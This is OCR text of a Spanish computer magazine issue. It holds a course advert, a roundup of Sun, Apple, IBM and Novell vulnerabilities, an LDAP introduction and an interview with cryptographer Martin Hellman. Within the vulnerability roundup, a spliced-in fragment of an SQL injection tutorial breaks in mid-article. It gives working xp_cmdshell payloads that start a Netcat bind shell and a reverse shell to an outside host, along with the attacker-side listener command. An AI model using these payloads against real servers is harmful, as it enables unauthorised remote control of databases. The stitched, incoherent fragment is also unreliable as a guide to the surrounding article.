902 20 21 22
www.cursosccc.com

CCC

Rosa Iglesias
Directora de Estudios

¡Aprovecha nuestra experiencia!

Accede a las pruebas libres para la Titulación FP

☐ Sí, deseo recibir información detallada del Curso de (*):

Nombre y Apellidos:

E-mail:

Teléfono: /

¿A qué hora prefieres que te llamemos?:

8CH

Matricúlate este mes y consigue GRATIS esta estupenda AGENDA ELECTRÓNICA

Para más información, envía este cupón a **CCC**: Apdo. 17222 - 28080 Madrid

Te informamos que los datos que nos has suministrado pasarán a formar parte del fichero automatizado de CCC, Centro para la Cultura y el Conocimiento S.A., con dirección en C/ Orense 20-1° (28020) de Madrid, a donde te podrás dirigir para ejercitar en cualquier momento tus derechos de acceso, rectificación, cancelación u oposición al tratamiento de los mismos. Tus datos serán tratados con la máxima confidencialidad, salvo que nos manifiestes lo contrario a la dirección indicada, en el plazo de 15 días, con objeto de hacerte llegar comunicaciones comerciales de CCC y de otras empresas relacionadas con los sectores de telecomunicaciones, financiero, ocio, formación, gran consumo, automoción, energía, agua, ONGs e instituciones y organizaciones públicas.
(*) Mediante la aceptación del envío de información, nos autorizas a enviarte comunicaciones comerciales a través de tu cuenta de correo electrónico, así como otros medios electrónicos equivalentes.
■ Marca esta casilla si no deseas recibir comunicaciones comerciales a través de medios electrónicos de CCC.
■ Marca esta casilla si no deseas recibir comunicaciones comerciales a través de medios electrónicos de terceras empresas relacionadas con los sectores antes mencionados.

Acreditado por el INEM para Contratos en Formación · COMILLAS · Microsoft Office Specialist · CESDE Centro de Estudios Superiores de la Empresa · SANITAS · ISP · WURTH · FeuVert · CEM Escuelas Europeas de Estética · EVQI

Bugy Bugy

El mes pasado vimos un poco de todo desde cosas para Windows a Linux sin olvidarnos de Apple.

Este mes vamos a seguir viendo empresas famosas, Apple repetirá aparición este mes, Sun y Novell salen gracias a dos productos famosos pero, como siempre, tendréis que seguir leyendo para saber más porque hasta aquí podemos leer.

Por algún sitio hay que empezar

Como por algún flanco hay que empezar y el mes pasado ya hablamos de diferentes cosas sin que afectara ninguna a la marca de la que ahora vamos a hablar, pues por ella empezaremos. Se trata de Sun Microsystems para más señas. El bug que se ha detectado permite que un atacante pueda llegar a ejecutar código arbitrario con permisos de administrador. Dicha vulnerabilidad está en el binario srsexec que viene incluido en Solaris 10, el sistema operativo desarrollado por Sun para más señas.



Web de Sun

La vulnerabilidad ha sido confirmada en la versión 10 de Solaris con el paquete SUNWsrspx instalado. Así que, si tenéis a vuestro cargo la administración de dicho sistema operativo con el paquete en cuestión, buscad el parche e instalarlo para cerrar el bug.

Manzana, manzanita

Después de haber visto un bug de Sun, vamos a saltar a Apple, otro gran fabricante tanto de software (¿quién no conoce el famoso sistema operativo de los Macintosh o el iTunes?) como de máquinas (los afamados Mac).

El bug que hace que Apple salga por aquí en esta ocasión es uno que afecta a Quicktime, el reproductor multimedia desarrollado por la marca de la manzana.

El bug podría permitir a un atacante ejecutar código arbitrario en la máquina de la víctima. La versión confirmada como vulnerable es la extensión Quicktime VR 7.2.0.240 que viene con la versión 7.2 del reproductor (Quicktime Player). Eso sí, esta es la versión confirmada como vulnerable pero se sospecha que las anteriores pueden serlo también.


Otra de las grandes

Después de hablar de Sun y de Apple, vamos a seguir con otra de las grandes empresas en esto de la informática desde tiempos inmemoriales. Como alguno estará ya pensando en una compañía concreta y a lo mejor no está acertando con la "elegida", vamos a deciros ya que estamos hablando de IBM. ¿O acaso alguno estaba pensando en otra marca? Anda, no seáis malos que seguro que alguno pensó en otra de cuyo nombre ahora no nos acordamos :P



Web de IBM

El problema es una vulnerabilidad en el servidor Informix de IBM que permite a un atacante llegar a obtener privilegios de root. Al parecer dicha vulnerabilidad se debe al insuficiente chequeo cuando se procesa la variable de entorno DBLANG. La versión que se ha confirmado como vulnerable es la Informix Dynamic Server versión 10.00 UC6TL instalada en sistemas Linux, aunque se sospecha que otras versiones pudieran ser vulnerables.



Web de Novell

Entre famosos anda el juego

Como este mes parece que la cosa va de marcas famosas y con solera como son Apple, IBM y Sun, vamos a seguir con otra famosa. Concretamente ahora le toca a Novell.

Exactamente el bug que trae a Novell a esta sección es uno relativo a un error de validación de entrada en el cliente NetWare que puede permitir a un atacante local ejecutar código arbitrario dentro del área del kernel. La versión afectada se encuentra en el nwfilter.sys versión 4.91.1.1 incluida en el cliente Netware 4.91 SP4 y, como últimamente decimos, las anteriores versiones no se libran de la sospecha de serlo también.

Esta última opción es la mejor porque es independiente del idioma del sistema operativo.

Si queremos que se ejecute el Netcat cada lunes a las 8:00 de la mañana, inyectaremos:

```
'; exec master..xp_cmdshell
'at 08:00 /every:M "nc.exe -L
-d -e cmd.exe -p 20000"'--
```

Peeero cabe la posibilidad de que el servidor vulnerable tenga un firewall que lo esté protegiendo, en ese caso usaríamos la segunda opción, que consiste en que sea el Netcat del servidor vulnerable el que se conecte a nosotros. Para ello primero tenemos que prepararle la bienvenida, que consiste en arrancar un Netcat en nuestro ordenador para que quede a la escucha y recibir así la conexión del Netcat del servidor vulnerable. Eso lo conseguiremos ejecutando en nuestro PC:

```
C:\> nc.exe -L -p 20000
```

Una vez que estamos esperando con los brazos abiertos al servidor vulnerable, es el momento de hacer que este se conecte a nosotros inyectando:

```
'; exec master..xp_cmdshell
'nc.exe-d -e cmd.exe
sql4ever.no-ip.org 20000'--
```

Si todo ha salido bien, veréis en vuestro terminal de MS-DOS como aparece la consola MS-DOS del servidor vulnerable :-).

Una vez que hayáis conseguido la consola en el servidor vulnerable, ya dejo a vuestra imaginación los siguientes pasos que queráis dar, pero como siempre no me seáis maaalos.

LDAP I Introducción

Hay un dicho que reza "Nunca es tarde si la dicha es buena", esperamos que sea el caso ya que esta explicación tuvo que haber aparecido en la entrega 44, pero se quedó en el baúl de los recuerdos.

LDAP son las iniciales de Lightweight Directory Access Protocol, cuya traducción sería Protocolo Ligero de Acceso a Directorio. Se trata de un protocolo a nivel de aplicación, como sería el HTTP o el FTP, que permite acceder a un servicio de directorio de manera ordenada y distribuída. En cristiano, se trata de una agenda de contactos pero almacenada en un servidor.

El LDAP lo utilizan las organizaciones para poder tener un directorio (en el sentido de agenda de contactos, no de carpeta donde almacenar ficheros) centralizado donde poder almacenar los datos de los empleados, por ejemplo.

"¿Y qué interés puedo yo tener en ver el directorio de empleados de una empresa?". Muy sencillo, pensad en vuestra agenda de contactos, la que tengáis en el Microsoft Outlook por ejemplo. En dicha agenda anotaréis el nombre, el apellido, la dirección, el teléfono, el e-mail y demás datos de interés sobre las personas como serían su fecha de nacimiento, la empresa en la que trabaja... Cada uno anota en su agenda de contactos aquella información que le es útil. Para una empresa, la información que le puede ser útil de los empleados también puede incluir cuál es su nivel de privilegios en la red, cuál es su nombre de usuario, cuál es el PC que utiliza, cuál es la IP de su ordenador... ¿vais entendiendo por qué resulta interesante un servidor LDAP?

De un LDAP se puede sacar mucha información que más adelante se puede emplear durante un ataque, siempre dependiendo que la empresa tenga LDAP, de que sea accesible por nosotros y de la cantidad de información que almacenen en dicho LDAP.

Un servidor LDAP no es más que una base de datos, aunque programada de forma que se optimice la velocidad de lectura más que la de escritura ya que estamos hablando, para que lo entendáis, de que toda una empresa lo va a utilizar como agenda. Por ejemplo, cada vez que una persona quiera mandar un correo a otro compañero, no necesita conocer la dirección de e-mail del compañero, bastará con que introduzca en el programa de correo el nombre del compañero destinatario y el programa de correo se ocupará de consultar automáticamente el LDAP para localizar cuál es el e-mail del compañero. Estaréis de acuerdo conmigo en que los datos de contacto de un empleado cambian poco en un año (momento en el que hace falta hacer una grabación en el LDAP), mientras que enviarle e-mails (momento en el que se hace una lectura en el LDAP) puede ocurrir decenas de veces en un día.

Es muy posible que por LDAP haya mucha gente que no le venga nada a la cabeza, pero si os hablo del Domain Controller (Controlador de Dominio) de Microsoft o su evolución hoy día conocida como Active Directory (Directorio Activo) seguramente le sonará a más de uno. Pues bien, el Active Directory no es más que un LDAP adaptado al gusto y necesidades de Microsoft.

Prometemos no volver a olvidarnos del LDAP, pero por motivos de espacio tendremos que continuar con ello el mes que viene.

En la próxima entrega: LDAP II

Andrés Méndez Barco
Manuel Baleriola Moguel<





Martin Hellman: el abuelo del cifrado moderno

"NOS PREOCUPA QUE LA CRIPTOGRAFÍA CUÁNTICA ROMPA TODA NUESTRA INFORMACIÓN SECRETA"

Martin E. Hellman es un simpático profesor semi-jubilado de 62 años que explica, con orgullo friki: "Uso un Mac porque no hay ordenador que funcione mejor". Le pillamos en Madrid, en una jornada de la Cátedra UPM Applus+ de Seguridad y Desarrollo de la Sociedad de la Información. No le han invitado por maquero, no, sino porque inventó, junto con Whitfield Diffie y Ralph Merkle, la criptografía de clave pública. "A ese hombre, deberían darle un Nobel", nos dice por enésima vez el director de la Escuela Universitaria de Ingeniería Técnica de Telecomunicación. Pero, en la rueda de prensa que ofrece el viejo profesor, sólo estamos 3 tristes periodistas. Y es que la criptografía no es "cool". ¿O sí?



-Lo más revolucionario hoy en su campo es la criptografía cuántica. ¿Qué le parece?

-Es una idea muy inteligente y excitante, pero dicen que hasta dentro de 10 años no tendremos que empezar a preocuparnos por esto. Y quizá en 10 o 20 años más no tendrá éxito. Lo que debe preocuparnos ahora es la información, como los datos médicos, que debería ser secreta durante muchos años.

-¿Me está diciendo que la criptografía cuántica romperá las cosas que estamos cifrando?

-Sí. Ahora empieza, es embriónico, aún no es un problema.

-¿Pero lo será?

-Por eso estamos pensando en algoritmos para que no pase.

-Confío en que los encuentren porque sería un descalabro mundial, podría usarse para el mal...

-Estamos pensando en usar dos niveles de criptografía: la de clave pública y la convencional, la simétrica, y combinarlas. Si la criptografía cuántica puede romper la de clave pública, aún estamos protegidos por la otra. Usando ambos sistemas y combinando claves, dentro de 30 años, en principio, lo que hoy hemos cifrado podrá seguir siendo seguro.

-Es una idea bonita.

-Sí. Y cara, por lo que sólo puede usarse para información realmente valiosa. Pero es lo que hay.

-¿Utiliza usted cifrado, por ejemplo Pretty Good Privacy (PGP), en su correo electrónico?

-Jaja, me has pillado. No y la razón es que no está integrado en mi programa de correo. El cifrado, para que sea útil, debe ser automático, que lo uses sin darte cuenta. El problema es que hay muy poca gente usando PGP en su correo y no hay presión para integrarlo totalmente. Trabajar con ordenadores no es fácil para la gente normal y PGP se les convierte en un problema más. La criptografía debería estar dentro del programa, de una forma integrada, automática y transparente.

-Criptografía es sinónimo de privacidad...

-Y autenticación...

-Pero hoy tenemos poca privacidad. Empresas y gobiernos la atacan constantemente y la gente, como usted dice, no parece muy preocupada.

-Deberían estarlo más, es cierto, Pero tampoco puedes esperar que una persona "normal" esté educada en este sentido. La solución es que los vendedores hagan mejores productos.

-Pero no los hacen.

-Y es terrible. En muchos casos la criptografía no es cara, sólo poner un poco más de código en el programa, pero no lo hacen porque a la gente no le preocupa. Lo harían si, dentro de seis meses, hubiese un gran desastre y viesen que podría haberse evitado usando cifrado. Entonces, todos lo usarían.

-Es que las empresas no protegen ni su propia información. Ves estos sistemas de anticopia, Digital Rights Management (DRM), con códigos que se rompen cada día...

-El problema es que muchos son diseñados por gente que no entiende de criptografía. El DRM de BlueRay, por ejemplo, rompieron una parte pero hay otra, que diseñó Paul Kocher, muy muy buena: Self Protecting Digital Content (SPDC). Es una técnica muy inteligente, el sistema está en el DVD, no en el reproductor, y es muy difícil de romper. Incluso si alguien descubre cómo funciona, tienen otro preparado. De esta forma pueden caer algunos DVDs, pero los más valiosos siempre están protegidos. Es un juego de ajedrez constante.


-Del ratón y el gato.

-Sí. La industria suele dedicarse a cambiar cada dos por tres los diseños de sus sistemas. Pero en este caso el mismo jugador sigue jugando y protegiendo los nuevos discos, no tienes que cambiar todos los reproductores porque el cambio es sólo en el DVD. No digo que sea el sistema perfecto, pero será muy bueno con el tiempo.

-Personalmente no estoy a favor de proteger con DRM la información, que creo debería ser libre.

-Sí, como consumidor tampoco me gusta, pero como criptólogo es una buena idea.

-Volvamos otra vez a la concepción que tiene la gente de la criptografía como algo esotérico...



Martin Hellman con Jorge Ramió



"ESTAMOS PENSANDO EN USAR DOS NIVELES DE CRIPTOGRAFÍA: LA DE CLAVE PÚBLICA Y LA CONVENCIONAL, LA SIMÉTRICA, Y COMBINARLAS. SI LA CRIPTOGRAFÍA CUÁNTICA PUEDE ROMPER LA DE CLAVE PÚBLICA, AÚN ESTAMOS PROTEGIDOS POR LA OTRA"

-Mira: Internet es horriblemente insegura, está diseñada para serlo. Al principio pertenecía a los militares que, entre otros usos, tenían una aplicación militar en mente: comunicarse en caso de guerra nuclear.

-Creía que esto era una leyenda urbana...

-No, no. Es cierto. Los militares decían que debía haber un sistema de comunicaciones que sobreviviese en una guerra nuclear, incluso si un nodo era destruído. Debía ser un sistema autoorganizado sin control central.

-Sí.

-Por tanto, la red se diseñó para ser fiable, pero no en términos de privacidad porque, en el mundo militar, el cifrado se entiende de un punto a otro punto: yo cifro aquí, en mi terminal, la información corre por una red insegura y abierta, protegida por el cifrado, y cuando llega a tu terminal la descifras. No necesitas una red segura en medio. Así, las redes abiertas son diseñadas para ser inseguras, Internet también. Y aquí vamos a tu pregunta.

-¿Qué le importa la criptografía a la gente normal?

-Cuando doy una charla a gente no técnica suelo preguntarles: ¿Cuántos de ustedes usan cifrado? Nadie levanta la mano. Después pregunto: ¿Cuántos han comprado en Internet con tarjeta de crédito? Y todo el mundo la levanta. Entonces les digo: Pues ustedes han usado cifrado, pero no lo saben porque es automático y transparente.

-Exacto.

-Y es así cómo debe funcionar el cifrado: que la gente no deba hacer nada especial. En Internet tenemos un sistema, llamado SSL (Secure Sockets Layer). En 1994, Tahar Al-Gamal, jefe de investigación en Netscape, me mandó un mail porque estaba trabajando en criptografía y necesitaba ayuda. Le sugerí dos estudiantes míos, uno era Paul Kocher. Al-Gamal lo contrató como consultor y Kocher diseñó la versión 3 de SSL. La 2 tenía muchos agujeros de seguridad, pero la que diseñó Paul es la misma que se está usando hoy, con muy pocos cambios. Cuando la gente compra algo en Internet, SSL 3 está protegiendo su información con criptografía de clave pública, que inventé con Whitfield Diffie y Ralph Merkle.

-¿Cómo llegaron a esta idea revolucionaria?

-Merkle estudiaba en Berkeley y llegó a ello por sí mismo, independientemente de nosotros. Diffie y yo estábamos en Stanford. Tuvimos esta idea entendiendo algo muy sencillo: hay un problema en el mundo militar y es que necesitas un código muy seguro para trabajar, pero si cae en manos del enemigo también puede usarlo y es igualmente muy fuerte. Por tanto, tienes un problema.

-Sí.

-Pero si pones una trampa, no. Imagina que tienes un millón de llaves y sabes que una abre la puerta: quien tenga el conocimiento de esta llave podrá abrirla, pero el resto no. Un "código-puerta trasera" sería esto: una vulnerabilidad que está escondida, de forma que si mis oponentes intentan usar este código yo conozco la vulnerabilidad y puedo romper sus transmisiones, pero cuando yo lo uso, ellos no conocen el agujero. Nos dimos cuenta de esto antes de llegar a la criptografía de clave pública, que fue sólo un paso más. La gente suele decirme: ¿Cómo pensasteis en algo tan revolucionario? Y les contesto: ¿Cómo nadie lo había pensado antes?

-¿El gobierno norteamericano les presionó para que no trabajasen en esto?

-Mientras investigábamos, no. Pero cuan-



do lo publicamos, sí. La comunidad de inteligencia nos estuvo molestando bastante. La National Security Agency (NSA) intentó clasificar nuestro trabajo, argumentando que las investigaciones en ciertas áreas, entre ellas la criptografía, eran "clasificables por defecto". Aunque nosotros no habíamos tenido acceso a información clasificada para nuestras investigaciones, el resultado debía ser clasificado.

-Pues vaya.

-Entonces, en los años 70, la NSA se dedicaba a atacar a la gente de las universidades como yo, pero no lo hacía abiertamente. Había un chiste sobre la NSA que decía que sus siglas significaban "No Such Agency" o "Never Say Anything". Ibas a conferencias y veías a gente de la NSA o de la CIA, pero su tarjeta nunca ponía los nombres de estas agencias, como ahora, sino Departamento de Defensa, y sabías que era la NSA, o US Government, y sabías que era la CIA.

-Jaja.

-No vinieron directamente a mí para decirme que estaba violando la ley. Una persona envió una carta amenazante a la universidad. La mandó desde la dirección de su casa. También nos envió una copia de la ley, donde ponía que podíamos ir 10 años a la cárcel y pagar 50.000 dólares de multa.

-¿Y qué hicieron?

-La universidad decidió asumir mi defensa. El abogado me dijo que lo veía como un caso de libertad de expresión y así lo defendería. Si nos declaraban culpables, apelaría las veces que hicieran falta pero, si perdíamos todas las apelaciones, dijo: Primero, no podremos ir a prisión por tí y, segundo, no podremos pagar tu fianza porque, si te han declarado culpable, la universidad no puede pagar la fianza de alguien que ha violado la ley.

-¡Qué peligro!

-También me dijo que en breve teníamos un simposio en la universidad y dos estudiantes, Steve Pohlig y Ralph Merkle, presentarían unas investigaciones que podrían exigirnos que fuesen clasificadas. Me recomendó que fuese yo, el profesor, quien las presentase, ya que la universidad podía defenderme a mí pero no a los estudiantes. Se lo comenté a los chicos pero ellos dijeron que no importaba, que presentarían sus investigaciones desafiando la ley. La cosa cambió cuando hablaron con sus padres.

-Jeje.

-Acabé presentando yo sus investigaciones, explicando que eran obra de los estudiantes, para que tuviesen su merecido reconocimiento, y el por qué no habían podido presentarlas ellos. Fue un gran drama y, al final, llamó más la atención esto que las propias investigaciones.

-¿Hubo juicio?


-No.

-¿La NSA nunca le pidió que trabajase para ellos?

-Antes de inventar la criptografía de clave pública, vino gente de la NSA a ofrecerme trabajo, pero les dije que no porque me gustaba publicar mis investigaciones, no que fuesen clasificadas. En nuestra área, en el momento en que entras en contacto con información clasificada estás vendido. Por eso mi respuesta fue no. En aquellos tiempos, los 70, tenía la imagen de que la NSA eran los malos, Darth Vader, y yo era Luke Skywalker.

-Muy bueno.

-Pero, en los 80, hubo diversos terremotos en mi vida personal y me di cuenta de que mi percepción subjetiva de las cosas no era la verdad absoluta. Uno de estos terremotos fue mi matrimonio: mi esposa es una mujer, desde mi punto de vista tiene algunas ideas locas y esas cosas... Así, este y otros temas me hicieron ver que la forma como yo veía el mundo no tenía porqué ser necesariamente la verdad.



Martin Hellman posa con Hugo Scolnik



"CUANDO DOY UNA CHARLA A GENTE NO TÉCNICA SUELO PREGUNTARLES: ¿CUÁNTOS DE USTEDES USAN CIFRADO? NADIE LEVANTA LA MANO. DESPUÉS PREGUNTO: ¿CUÁNTOS HAN COMPRADO EN INTERNET CON TARJETA DE CRÉDITO? Y TODO EL MUNDO LA LEVANTA. ENTONCES LES DIGO: PUES USTEDES HAN USADO CIFRADO, PERO NO LO SABEN PORQUE ES AUTOMÁTICO Y TRANSPARENTE"

-Cierto.

-En muchas ocasiones, tienes la diatriba: ¿Esto es A o es B? Mi mujer es una especialista en esto, lo que ella llama "La gran y". Lo que parece ser una oposición, muchas veces no lo es. No es A o B sino A y B. ¿Debo publicar mis investigaciones o debo ayudar a proteger a la gente, protegiendo cierta información?

-¿Y la respuesta es?

-El mundo es un sitio peligroso. En nuestros países tenemos libertades que el resto no tiene. No estoy de acuerdo con todo lo que hace mi gobierno, pero le estoy agradecido por algunas cosas, como protegerme, que yo pueda publicar mis investigaciones y, además, pueda quejarme de lo que no me parece bien. Los atentados terroristas como el 11-S o el 11-M son horribles pero, ¿cuántos más han evitado los gobiernos y sus servicios de inteligencia? Así que yo y la universidad hemos tenido relación con gente de la NSA, pero nunca trabajamos para ellos.

-¿Cuál es la aplicación de su invento que le gusta más?

-(Un largo silencio, parece que nunca se lo hayan preguntado). Lo más usado es SSL 3, por supuesto me gusta porque así la gente puede comprar cosas por Internet. También me gusta la idea de las firmas digitales, aunque de momento no está siendo muy usada.

